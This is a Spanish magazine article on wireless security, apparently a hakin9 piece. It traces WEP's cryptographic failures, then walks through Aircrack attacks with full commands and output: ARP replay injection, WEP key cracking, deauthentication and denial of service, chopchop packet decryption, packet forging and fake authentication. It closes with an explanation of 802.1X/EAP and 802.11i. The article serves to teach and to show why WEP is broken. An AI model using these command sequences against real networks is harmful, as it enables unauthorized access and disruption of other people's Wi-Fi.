


Figura 1. *Protocolo de encriptación WEP*

Desde entonces, se ha aceptado que WEP proporciona un nivel de seguridad aceptable sólo para usuarios domésticos y aplicaciones no críticas. Sin embargo, incluso eso se desvaneció con la aparición de los ataques KoreK en 2004 (ataques generalizados FMS, que incluían optimizaciones de h1kari), y el ataque inductivo invertido Arbaugh, permitiendo que paquetes arbitrarios fueran desencriptados sin necesidad de conocer la clave utilizando la inyección de paquetes.

Las herramientas de cracking, como Aircrack de Christophe Devine o WepLab de José Ignacio Sánchez, ponen en práctica estos ataques y pueden extraer una clave WEP de 128-bits en menos de 10 minutos (o algo más, dependiendo del punto de acceso y la tarjeta wireless específicos).

La incorporación de la inyección de paquetes mejoró sustancialmente los tiempos de crackeo de WEP, requiriendo tan sólo miles, en lugar de millones, de paquetes con suficientes IVs únicos – alrededor de 150,000 para una clave WEP de 64-bits y 500,000 para una clave de

Tabla 1. *Cronología de la muerte de WEP*

Fecha	Descripción
Septiembre 1995	Vulnerabilidad RC4 potencial (Wagner)
Octubre 2000	Primera publicación sobre las debilidades de WEP: *Insegura para cualquier tamaño de clave; Análisis de la encapsulación WEP* (Walker)
Mayo 2001	Ataque contra WEP/WEP2 de Arbaugh
Julio 2001	Ataque CRC *bit flipping – Intercepting Mobile Communications: The Insecurity of 802.11* (Borisov, Goldberg, Wagner)
Agosto 2001	Ataques FMS – Debilidades en el algoritmo de programación de RC4 (Fluhrer, Mantin, Shamir)
Agosto 2001	Publicación de AirSnort
Febrero 2002	Ataques FMS optimizados por h1kari
Agosto 2004	Ataques KoreK (IVs únicos) – publicación de chopchop y chopper
Julio/ Agosto 2004	Publicación de Aircrack (Devine) y WepLab (Sánchez), poniendo en práctica los ataques KoreK.

Listado 1. *Activando el modo monitor*

```
# airmon.sh start ath0
Interface       Chipset         Driver
ath0            Atheros         madwifi (monitor mode enabled)
```

Listado 2. *Descubriendo las redes cercanas y sus clientes*

```
# airodump ath0 wep-crk 0

 BSSID              PWR  Beacons   # Data  CH  MB  ENC   ESSID
 00:13:10:1F:9A:72   62      305       16   1  48  WEP   hakin9demo

 BSSID              STATION            PWR  Packets  ESSID
 00:13:10:1F:9A:72  00:0C:F1:19:77:5C   56        1  hakin9demo
```

128-bits. Con la inyección de paquetes, el obtener los datos necesarios era apenas una tarea de minutos. En la actualidad, WEP está definitivamente muerto (ver Tabla 1) y no debería ser utilizado, ni siquiera con rotación de claves.

Los fallos de seguridad de WEP pueden resumirse tal y como sigue:

- debilidades del algoritmo RC4 dentro del protocolo WEP debido a la construcción de la clave,
- los IVs son demasiado cortos (24 bits – hacen falta menos de 5000 paquetes para tener un 50% de posibilidades de dar con la clave) y se permite la reutilización de IV (no hay protección contra la repetición de mensajes),
- no existe una comprobación de integridad apropiada (se utiliza CRC32 para la detección de errores y no es criptográficamente seguro por su linealidad),
- no existe un método integrado de actualización de las claves.

Crackeado de la clave WEP utilizando Aircrack

El crackeado de WEP puede ser demostrado con facilidad utilizando herramientas como Aircrack (creado por el investigador francés en temas de seguridad, Christophe Devine). Aircrack contiene tres utilidades principales, usadas en las tres fases del ataque necesario para recuperar la clave:

- airodump: herramienta de sniffing utilizada para descubrir las redes que tienen activado WEP,
- aireplay: herramienta de inyección para incrementar el tráfico,
- aircrack: crackeador de claves WEP que utiliza los IVs únicos recogidos.

En la actualidad, Aireplay sólo soporta la inyección en algunos chipsets wireless, y el soporte para la inyección en modo monitor requiere los últimos drivers parcheados. El modo monitor es el equivalente del modo promiscuo en las redes de cable, que previene el rechazo de paquetes no destinados al host de monitorización (lo que se hace normalmente en la capa física del stack OSI), permitiendo que todos los paquetes sean capturados. Con los drivers parcheados, sólo se necesita una tarjeta wireless para capturar e inyectar tráfico simultáneamente.

La meta principal del ataque es generar tráfico para capturar IVs únicos utilizados entre un cliente legítimo y el punto de acceso. Algunos datos encriptados son fácilmente reconocibles porque tienen una longitud fija, una dirección de destino fija, etc. Esto sucede con los paquetes de petición ARP (véase Recuadro *ARP-Request*), que son enviadas a la dirección broadcast (FF:FF:FF:FF:FF:FF) y tienen una longitud fija de 68 octetos. Las peticiones ARP pueden ser repetidas para generar nuevas respuestas ARP desde un host legítimo, haciendo que los mensajes wireless sean encriptados con nuevos IVs.

En los siguientes ejemplos, 00:13:10:1F:9A:72 es la dirección MAC del punto de acceso (BSSID) en el canal 1 con ESSID *hakin9demo* y 00:09:5B:EB:C5:2B es la dirección MAC de un cliente wireless (utilizando WEP o WPA-PSK, dependiendo del caso). La mayor parte de los comandos requieren privilegios de root.

El primer paso, es la activación del modo monitor en nuestra tarjeta wireless (en este caso, un modelo basado en Atheros), así que podemos capturar todo el tráfico (ver Listado 1). El paso siguiente, será descubrir redes cercanas y sus clientes, escaneando los 14 canales que utilizan las redes Wi-Fi (ver Listado 2).

El resultado del Listado 2 se puede interpretar de esta forma: un punto de acceso con BSSID 00:13:10:1F:9A:72 está usando encriptación WEP en el canal 1 con SSID *hakin9demo* y un cliente identificado con MAC 00:0C:F1:19:77:5C están asociados y autenticados en esta red wireless.

ARP-Request

El protocolo *Address Resolution Protocol* (ARP – RFC826) es usado para traducir una dirección IP de 32-bits a una dirección Ethernet de 48-bits (las redes Wi-Fi también utilizan el protocolo ethernet). Para ilustrarlo, cuando un host A (192.168.1.1) quiere comunicarse con un host B (192.168.1.2), la dirección IP conocida debe ser traducida a una dirección MAC utilizando el protocolo ARP. Para hacerlo, el host A envía un mensaje broadcast conteniendo la dirección IP del host B (¿Quién tiene *192.168.1.2? Decírselo a 192.168.1.1*). El host objetivo, reconociendo que la dirección IP en los paquetes coincide con la suya propia, devuelve una respuesta (*192.168.1.2 está en 01:23:45:67:89:0A*). La respuesta es típicamente almacenada en la caché.

Una vez se haya localizado la red objetivo, deberíamos empezar a capturar en el canal correcto para evitar la pérdida de paquetes mientras escaneamos otros canales. Esto produce la misma respuesta que el comando previo:

```
# airodump ath0 wep-crk 1
```

Después, podremos usar la información recogida para inyectar tráfico utilizando aireplay. La inyección empezará cuando una petición ARP capturada, asociada con el BSSID objetivo aparezca en la red inalámbrica:

```
# aireplay -3 \
  -b 00:13:10:1F:9A:72 \
  -h 00:0C:F1:19:77:5C \
  -x 600 ath0
(...)
Read 980 packets
  (got 16 ARP requests),
  sent 570 packets...
```

Finalmente, aircrack se utiliza para recuperar la clave WEP. Utilizando el fichero pcap se hace posible lanzar este paso final mientras airodump sigue capturando datos (véase Figura 2 para los resultados):

```
# aircrack -x -0 wep-crk.cap
```

```
                         aircrack 2.3

        [00:00:09] Tested 2 keys (got 707852 IVs)

KB    depth   byte(vote)
 0    0/  1   BB(  90) 32(  18) 25(  17) 6B(  17) 42(  15) 7E(  15)
 1    0/  1   EB( 115) 6A(  39) 73(  38) 2B(  25) 74(  25) 3C(  19)
 2    0/  1   5A( 162) CD(  17) 1A(  13) 09(  12) 1F(  12) 84(  11)
 3    0/  1   24( 519) 23(  69) 7C(  20) 5C(  17) 7B(  12) BF(  12)
 4    0/  1   50( 107) F8(  30) EF(  28) FD(  18) 4F(  17) C1(  12)
 5    0/  1   F9( 135) D9(  27) A5(  21) 93(  18) A0(  18) 14(  15)
 6    0/  1   73( 195) 9E(  22) 78(  20) 91(  20) EA(  20) 67(  12)
 7    0/  1   5F( 201) 31(  41) 72(  31) 6B(  27) F3(  23) BC(  22)
 8    0/  1   0E( 272) C0(  28) D2(  26) BC(  21) 03(  18) 73(  17)
 9    0/  1   D6( 267) 90( 101) 5E(  54) 95(  35) 1F(  33) ED(  32)
10    0/  1   94( 187) 04(  25) 40(  23) 55(  20) 64(  20) B4(  20)
11    0/  1   B4( 178) 1F(  38) 21(  35) 0D(  27) 8C(  27) DB(  26)
12    0/  1   65( 245) 5A(  38) DB(  34) 48(  30) 5E(  29) 45(  28)

       KEY FOUND! [ BB:EB:5A:24:50:F9:73:5F:0E:D6:94:B4:65 ]
```

Figura 2. *Resultados de Aircrack después de unos minutos*

Otros tipos de ataque Aircrack

Aircrack hace también posible realizar otros tipos interesantes de ataques. Veamos algunos de ellos.

Ataque 2: Deautenticación

Este ataque puede ser usado para recuperar un SSID oculto (por ejemplo, uno que no sea broadcast), capturar un WPA 4-way handshake o forzar una Denegación del Servicio (más sobre ello después, en la sección sobre 802.11i). El objetivo del ataque es forzar al cliente a reautenticarse, lo que unido a la falta de autenticación para los marcos de control (usados para autenticación, asociación, etc.) hace posible que el atacante consiga hacer spoof de las direcciones MAC.

Un cliente wireless puede ser deautenticado usando el siguiente comando, que hace que se envíen paquetes de deautenticación desde el BSSID al cliente MAC haciendo spoofing del BSSID:

```
# aireplay -0 5
  -a 00:13:10:1F:9A:72
  -c 00:0C:F1:19:77:5C
  ath0
```

Se puede lograr una deautenticación masiva, aunque no siempre es fiable, haciendo que el atacante esté haciendo spoofing constante del BSSID y reenviando el paquete de deautenticación a la dirección broadcast:

```
# aireplay -0 0
  -a 00:13:10:1F:9A:72
  ath0
```

Ataque 3: Desencriptación de paquetes de datos WEP arbitrarios sin conocer la clave

Este ataque está basado en la herramienta representativa de KoreK, llamada chopchop, que puede desencriptar paquetes encriptados con WEP sin conocer la clave. El chequeo de integridad implementado en el protocolo WEP permite que el atacante pueda modificar tanto un paquete encriptado como su correspondiente CRC. Más aún, el uso del operador XOR en el protocolo WEP significa que un byte seleccionado en el mensaje encriptado siempre depende del mismo byte en el paquete plaintext. Cortando el último byte del mensaje encriptado lo corrompe, pero también hace posible intentar adivinar el valor del byte plaintext correspondiente y corregir el mensaje encriptado.

Si el paquete corregido es reinyectado a la red, será desechado por el punto de acceso si el intento ha sido incorrecto (en cuyo caso hay que hacer otro intento), pero si el intento ha tenido éxito, se tomará el paquete como de costumbre. Repetir el ataque para todos los bytes del mensaje consigue que podamos desencriptar un paquete WEP y recuperar el flujo de clave. Recordemos que la implementación IV no es obligatoria en el protocolo WEP, así que es posible reutilizar este flujo de datos para hacer spoof de paquetes posteriores (reutilizando el mismo IV).

La tarjeta wireless debe estar situada en modo monitor, en el canal adecuado (véase el ejemplo previo para una descripción de cómo hacerlo). El ataque debe ser lanzado contra un cliente legítimo (por ejemplo 00:0C:F1:19:77:5C en nuestro caso) y aireplay pedirá al atacante que acepte los paquetes encriptados (ver Listado 3). Se crean dos ficheros pcap: uno para los pa-

Listado 3. *Desencriptando paquetes WEP sin conocer la clave*

```
# aireplay -4 -h 00:0C:F1:19:77:5C ath0
Read 413 packets...
 Size: 124, FromDS: 0, ToDS: 1 (WEP)
      BSSID  =  00:13:10:1F:9A:72
  Dest. MAC  =  00:13:10:1F:9A:70
 Source MAC  =  00:0C:F1:19:77:5C
 0x0000:  0841 d500 0013 101f 9a72 000c f119 775c  .A.......r....w\
 0x0010:  0013 101f 9a70 c040 c3ec e100 b1e1 062c  .....p.@.......,
 0x0020:  5cf9 2783 0c89 68a0 23f5 0b47 5abd 5b76  \.'...h.#..GZ.[v
 0x0030:  0078 91c8 adfe bf30 d98c 1668 56bf 536c  .x.....0...hV.Sl
 0x0040:  7046 5fd2 d44b c6a0 a3e2 6ae1 3477 74b4  pF_..K....j.4wt.
 0x0050:  fb13 c1ad b8b8 e735 239a 55c2 ea9f 5be6  .......5#.U...[.
 0x0060:  862b 3ec1 5b1a a1a7 223b 0844 37d1 e6e1  .+>.[...";.D7...
 0x0070:  3b88 c5b1 0843 0289 1bff 5160            ;....C....Q`
Use this packet ? y
Saving chosen packet in replay_src-0916-113713.cap
Offset  123 ( 0% done) | xor = 07 | pt = 67 |  373 frames written in  1120ms
Offset  122 ( 1% done) | xor = 7D | pt = 2C |  671 frames written in  2013ms
(...)
Offset   35 (97% done) | xor = 83 | pt = 00 |  691 frames written in  2072ms
Offset   34 (98% done) | xor = 2F | pt = 08 |  692 frames written in  2076ms
Saving plaintext in replay_dec-0916-114019.cap
Saving keystream in replay_dec-0916-114019.xor
Completed in 183s (0.47 bytes/s)
```

Listado 4. *Leyendo un fichero pcap del ataque*

```
# tcpdump -s 0 -n -e -r replay_dec-0916-114019.cap
reading from file replay_dec-0916-114019.cap, link-type IEEE802_11 (802.11)
11:40:19.642112 BSSID:00:13:10:1f:9a:72
SA:00:0c:f1:19:77:5c DA:00:13:10:1f:9a:70
LLC, dsap SNAP (0xaa), ssap SNAP (0xaa), cmd 0x03: oui Ethernet (0x000000),
ethertype IPv4 (0x0800): 192.168.2.103 > 192.168.2.254:
ICMP echo request, id 23046, seq 1, length 64
```

Listado 5. *Re-ejecución de un paquete falso*

```
# aireplay -2 -r forge-arp.cap ath0
 Size: 68, FromDS: 0, ToDS: 1 (WEP)
      BSSID  =  00:13:10:1F:9A:72
  Dest. MAC  =  FF:FF:FF:FF:FF:FF
 Source MAC  =  00:0C:F1:19:77:5C
 0x0000:  0841 0201 0013 101f 9a72 000c f119 775c  .A.......r....w\
 0x0010:  ffff ffff ffff 8001 c3ec e100 b1e1 062c  ...............,
 0x0020:  5cf9 2785 4988 60f4 25f1 4b46 1ab0 199c  \.'.I.`.%.KF....
 0x0030:  b78c 5307 6f2d bdce d18c 8d33 cc11 510a  ..S.o-.....3..Q.
 0x0040:  49b7 52da                                I.R.
Use this packet ? y
Saving chosen packet in replay_src-0916-124231.cap
You must also start airodump to capture replies.
Sent 1029 packets...
```

Listado 6. *Autenticación falsa*

```
# aireplay -1 0 -e hakin9demo -a 00:13:10:1F:9A:72 -h 0:1:2:3:4:5 ath0
18:30:00  Sending Authentication Request
18:30:00  Authentication successful
18:30:00  Sending Association Request
18:30:00  Association successful
```

quetes desencriptados, y otro para su flujo de datos correspondiente. El archivo resultante puede ser legible por humanos usando un lector apropiado (usaremos tcpdump) – véase el Listado 4 para un ejemplo de ping intercambiado entre hosts.

Una vez capturado el flujo de clave, es posible imitar cualquier paquete. Aquí tenemos una petición ARP enviada desde 192.168.2.123 (00:0C:F1:19:77:5C) a 192.168.2.103:

```
# arpforge \
  replay_dec-0916-114019.xor \
  1 \
  00:13:10:1F:9A:72 \
  00:0C:F1:19:77:5C \
  192.168.2.123 \
  192.168.2.103 \
  forge-arp.cap
```

Finalmente aireplay se usa para volver a ejecutar este paquete (ver Listado 5).

Este método es menos automático que el propio ARP request spoofing de Airckrack (la opción `-1`), pero es más escalable – el atacante puede usar el flujo descubierto para imitar cualquier paquete que no sea más largo que el flujo de datos (si no, el flujo de clave debe ser expandido).

Ataque 4: Autenticación falsa

El método de crackeado de la clave WEP descrito anteriormente (Ataques 1 y 3) requiere un cliente legítimo (real o virtual, aunque real sería mejor), asociado con el punto de acceso para asegurarse de que el punto de acceso no rechace los paquetes por una dirección de destino no asociada.

Si se utiliza autenticación abierta, cualquier cliente podrá ser autenticado y asociado con el punto de acceso, pero el punto de acceso rechazará los paquetes no encriptados con la clave WEP correcta. En el ejemplo del Listado 6, se utiliza Aireplay para imitar una petición de autenticación y asociación para el SSID *hakin9demo* (BSSID: 00:13:10:1F:9A:72) con la dirección MAC falseada 0:1:2:3:4:5.

IEEE 802.1X y EAP

El protocolo de autenticación IEEE 802.1X (también conocido como *Port-Based Network Access Control*) es un entorno desarrollado originalmente para redes de cable, y posee mecanismos de autenticación, autorización y distribución de claves y además incorpora controles de acceso para los usuarios que se unan a la red. La arquitectura IEEE 802.1X está compuesta por tres entidades funcionales:

- el suplicante que se une a la red,
- el autenticador que hace el control de acceso,
- el servidor de autenticación que toma las decisiones de autorización.

En las redes inalámbricas, el punto de acceso sirve de autenticador. Cada puerto físico (puerto virtual en las redes inalámbricas) se divide en dos puertos lógicos, formando la PAE (*Port Access Entity*). La PAE de autenticación está siempre abierta y permite el paso de procesos de autenticación, mientras que el PAE de servicio sólo se abre tras una autenticación exitosa (por ejemplo, una autorización) por un tiempo limitado (3600 segundos por defecto). La decisión de permitir acceso está hecha por lo general por la tercera entidad, el servidor de autenticación (que puede ser un servidor Radius dedicado o – por ejemplo en las redes domésticas – un simple proceso funcionando en el punto de acceso). La Figura 3 ilustra el modo de comunicación entre estas entidades.

El estándar 802.11i hace pequeñas modificaciones a IEEE 802.1X para que las redes inalámbricas estén protegidas frente al robo de identidades. La autenticación de mensajes se ha incorporado para asegurarse de que tanto el suplicante como el autenticador calculan sus claves secretas y activan la encriptación antes de acceder a la red.

El suplicante y el autenticador se comunican mediante un protocolo basado en EAP. El rol del autenticador es, esencialmente, pasivo – se limita a enviar todos los mensajes al servidor de autenticación. EAP es un entorno para el transporte de varios métodos de autenticación y permite sólo un número limitado de mensajes (*Request*, *Response*, *Success*, *Failure*), mientras que otros mensajes intermedios son dependientes del método seleccionado de autenticación: EAP-TLS, EAP-TTLS, PEAP, Kerberos V5, EAP-SIM etc. Cuando se completa el proceso (por la multitud de métodos posibles no entraremos en detalles), ambas entidades (suplicante y servidor de autenticación) tendrán una clave maestra secreta. El protocolo utilizado en las redes inalámbricas para transportar EAP se llama EAPOL (EAP Over LAN), las comunicaciones entre autenticador y servidor de autenticación utilizan protocolos de capa más alta, como Radius, etc.

Algunos puntos de acceso requieren que los clientes se vuelvan a asociar cada 30 segundos. Este comportamiento puede ser minimizado en aireplay sustituyendo la segunda opción (`0`) por `30`.




Figura 3. *Modelo de IEEE 802.1X según la especificación IEEE 802.1X*

802.11i

En enero de 2001, el grupo de trabajo *i* task group fue creado en IEEE para mejorar la seguridad en la autenticación y la encriptación de datos. En abril de 2003, la Wi-Fi Alliance (una asociación que promueve y certifica Wi-Fi) realizó una recomendación para responder a las preocupaciones empresariales ante la seguridad inalámbrica. Sin embargo, eran conscientes de que los clientes no querrían cambiar sus equipos.

En junio de 2004, la edición final del estándar 802.11i fue adoptada y recibió el nombre comercial WPA2 por parte de la alianza Wi-Fi. El estándar IEEE 802.11i introdujo varios cambios fundamentales, como la separación de la autenticación de usuario de la integridad y privacidad de los mensajes, proporcionando una arquitectura robusta y escalable, que sirve igualmente para las redes locales domésticas como para los grandes entornos de red corporativos. La nueva arquitectura para las redes wireless se llama Robust Security Network (RSN) y utiliza autenticación 802.1X, distribución de claves robustas y nuevos mecanismos de integridad y privacidad.

Además de tener una arquitectura más compleja, RSN proporciona soluciones seguras y escalables para la comunicación inalámbrica. Una RSN sólo aceptará máquinas con capacidades RSN, pero IEEE 802.11i también define una red transicional de seguridad – *Transitional Security Network* (TSN), arquitectura en la que pueden participar sistemas RSN y WEP, permitiendo a los usuarios actualizar su equipo en el futuro. Si el proceso de autenticación o asociación entre estaciones utiliza *4-Way handshake*, la asociación recibe el nombre de RSNA (*Robust Security Network Association*).

El establecimiento de un contexto seguro de comunicación consta de cuatro fases (ver Figura 4):

- acuerdo sobre la política de seguridad,
- autenticación 802.1X,




Figura 4. *Fases operacionales de 802.11i*

- derivación y distribución de las claves,
- confidencialidad e integridad de los datos RSNA.

Fase 1: Acuerdo sobre la política de seguridad

La primera fase requiere que los participantes estén de acuerdo sobre la política de seguridad a utilizar. Las políticas de seguridad soportadas por el punto de acceso son mostradas en un mensaje *Beacon* o *Probe Response* (después de un *Probe Request* del cliente). Sigue a esto una autenticación abierta estándar (igual que en las redes TSN, donde la autenticación siempre tiene éxito). La respuesta del cliente se incluye en el mensaje de *Association Request* validado por una *Association Response* del punto de acceso. La información sobre la política de seguridad se envía en el campo RSN IE (*Information Element*) y detalla:

- los métodos de autenticación soportados (802.1X, Pre-Shared Key (PSK)),
- protocolos de seguridad para el tráfico unicast (CCMP, TKIP etc.) – la suit criptográfica basada en pares,
- protocolos de seguridad para el tráfico multicast (CCMP, TKIP etc.) – suit criptográfica de grupo,
- soporte para la pre-autenticación, que permite a los usuarios pre-autenticarse antes de cambiar de punto de acceso en la misma red para un funcionamiento sin retrasos.

La Figura 5 ilustra esta primera fase.

Fase 2: autenticación 802.1X

La segunda fase es la autenticación 802.1X basada en EAP y en el método específico de autenticación decidido: EAP/TLS con certificados de cliente y servidor (requiriendo una infraestructura de claves públicas), EAP/TTLS o PEAP para autenticación híbrida (con certificados sólo requeridos para servidores), etc. La autenticación 802.1X se inicia cuando el punto de acceso pide datos de identidad del cliente, y la respuesta del cliente incluye el método de autenticación preferido. Se intercambian entonces mensajes apropiados entre el cliente y el servidor de autenticación para generar una clave maestra común




Figura 5. *Fase 1: Acuerdo sobre la política de seguridad*




Figura 6. *Fase 2: autenticación 802.1X*

(MK). Al final del proceso, se envía desde el servidor de autenticación al punto de acceso un mensaje *Radius Accept*, que contiene la MK y un mensaje final *EAP Success* para el cliente. La Figura 6 ilustra esta segunda fase.

Fase 3: jerarquía y distribución de claves

La seguridad de la conexión se basa en gran medida en las claves secretas. En RSN, cada clave tiene una vida determinada y la seguridad global se garantiza utilizando un conjunto de varias claves organizadas según una jerarquía. Cuando se establece un contexto de seguridad tras la autenticación exitosa, se crean claves temporales de sesión y se actualizan regularmente hasta que se cierra el contexto de seguridad. La generación y el intercambio de claves es la meta de la tercera fase. Durante la derivación de la clave, se producen dos handshakes (véase Figura 7):

- *4-Way Handshake* para la derivación de la PTK (*Pairwise Transient Key*) y GTK (*Group Transient Key*),
- *Group Key Handshake* para la renovación de GTK.

La derivación de la clave PMK (*Pairwise Master Key*) depende del método de autenticación:

- si se usa una PSK (*Pre-Shared Key*), PMK = PSK. La PSK es generada desde una *passphrase* (de 8 a 63 caracteres) o una cadena de 256-bit y proporciona una solución para redes domésticas o pequeñas empresas que no tienen servidor de autenticación,
- si se usa un servidor de autenticación, la PMK es derivada de la MK de autenticación 802.1X.

La PMK en si misma no se usa nunca para la encriptación o la comprobación de integridad. Al contrario, se usa para generar una clave de encriptación temporal – para el tráfico unicast esta es la PTK (*Pairwise Transient Key*). La longitud de la PTK depende el protocolo de encriptación: 512 bits para TKIP y 384 bits para CCMP. La PTK consiste en varias claves temporales dedicadas:




Figura 7. *Fase 3: derivación y distribución de claves*

